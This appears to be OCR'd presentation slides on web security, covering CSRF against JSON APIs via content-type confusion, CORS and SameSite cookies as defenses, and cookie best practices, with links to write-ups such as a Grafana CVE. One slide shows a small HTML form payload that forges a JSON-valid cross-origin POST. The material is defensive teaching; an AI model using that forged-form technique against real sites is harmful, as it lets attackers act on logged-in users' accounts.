
Miscreants could also potentially see dating profiles of logged-in victims

https://portswigger.net/daily-swig/vulnerability-in-dating-site-okcupid-could-be-used-to-trick-users-into-liking-or-messaging-other-profiles

“

Zhu also investigated whether other sites' authenticated endpoints similarly accepted POSTs with content-type: text/plain, despite expecting JSON.

”


CVE-2022-21703: cross-origin request forgery against Grafana

This post is a writeup about CVE-2022-21703, which is the result of a collaborative effort between bug-bounty hunter abrahack and me. If you use or intend to use Grafana, you should at least read the following section.

https://jub0bs.com/posts/2022-02-08-cve-2022-21703-writeup/

“Observe that a request whose content type merely contains the string json gets accepted”

CONTENT TYPE CONFUSION

- Content type confusion can lead to CSRF attacks on JSON endpoints
  - Form fields can be named in such a way that the data becomes valid JSON
  - The form can be defined with a ***text/plain*** content type, which submits raw text data
  - A JSON parser will see the data in the body as valid JSON
- Ensure that the backend rejects unexpected content types
  - A backend allows form-submitted JSON can become vulnerable to CSRF attacks
  - JSON endpoints should only accept ***application/json*** content types

A form that generates valid JSON upon submission

```
<form method="POST" enctype="text/plain">
  <input type="hidden" name='{"title":"' value='...","content": "..."}'>
</form>
```

CORS as a CSRF defense for APIs

- APIs relying on cookies require explicit CSRF defenses
  - When API access only occurs within the same origin, simply disable CORS responses
  - When API access occurs cross-origin, ensure that CORS is applied on every request

- Forcing the use of CORS on API endpoints
  - PUT / PATCH / DELETE endpoints can only be called from JS, so always fall under CORS
  - GET endpoints should not have state-changing effects, so are not relevant
  - POST endpoints need to be scrutinized to ensure CORS is always enforced
    - Using non-form content types (e.g., application/json) will always require CORS
    - Body-less POSTs can be forged using a form, so they should rely on a custom request header

- Configure your API to always look for a custom request header
  - When relying on the ***Authorization*** header, this requirement is implicitly fulfilled
  - When using cookies, force the presence of a static ***X-CSRF-Protection: 1*** header

Overview of CSRF defenses

- ***SameSite*** cookies address the problem of **cross-site** request forgery by design
  - Widely supported and now the best defense against CSRF
  - Only applicable to cross-site requests, not cross-origin-but-same-site requests
- Code-level defenses relying on CSRF tokens
  - Requires explicit implementation, but is often supported in frameworks
  - Effective defense against CSRF when implemented correctly
- Relying on the ***Origin*** header and Cross-Origin Resource Sharing
  - Most compatible approach for API-based applications
  - Effective against cross-site request forgery and cross-origin request forgery
  - Requires strict HTTP method and content type restrictions at the API

The security model of the web

Takeaways

References

A good explanation on TLDs and eTLDs, relevant for determining the site of a URL

https://jfhr.me/what-is-an-etld-+-1/

A detailed attack scenario against Grafana, explaining how to bypass content type validation on an API

https://jub0bs.com/posts/2022-02-08-cve-2022-21703-writeup/

A story about CSRF against web interfaces running on embedded devices, which often rely on cookies

https://portswigger.net/daily-swig/cisco-patches-dangerous-bug-trio-in-nexus-dashboard

CORS as a CSRF defense in backend-for-frontend middleware to handle OAuth 2.0 tokens with cookies

https://docs.duendesoftware.com/identityserver/v5/bff/apis/local/

The security model of the web

- Browser security policies are mostly based on origins
  - Deploying applications in different origins offers natural isolation in the browser
  - Certain restrictions are enforced on the level of sites (eTLD + 1) instead of origins

- Cookies are associated with domains, not with origins or sites
  - Cookie security best practices require the use of the ***Secure*** and ***HttpOnly*** attributes
  - When possible, cookies should be configured with the ***__Host-*** or ***__Secure-*** prefix

- Cross-Site Request Forgery remains an important threat, even for APIs
  - Only relevant when the application relies on cookies for authentication/authorization
  - ***SameSite*** cookies are effective when subdomains are not an attack vector
  - Token-based defenses are effective, but require implementation effort
  - For APIs, the recommended mitigation mechanism is a strict CORS policy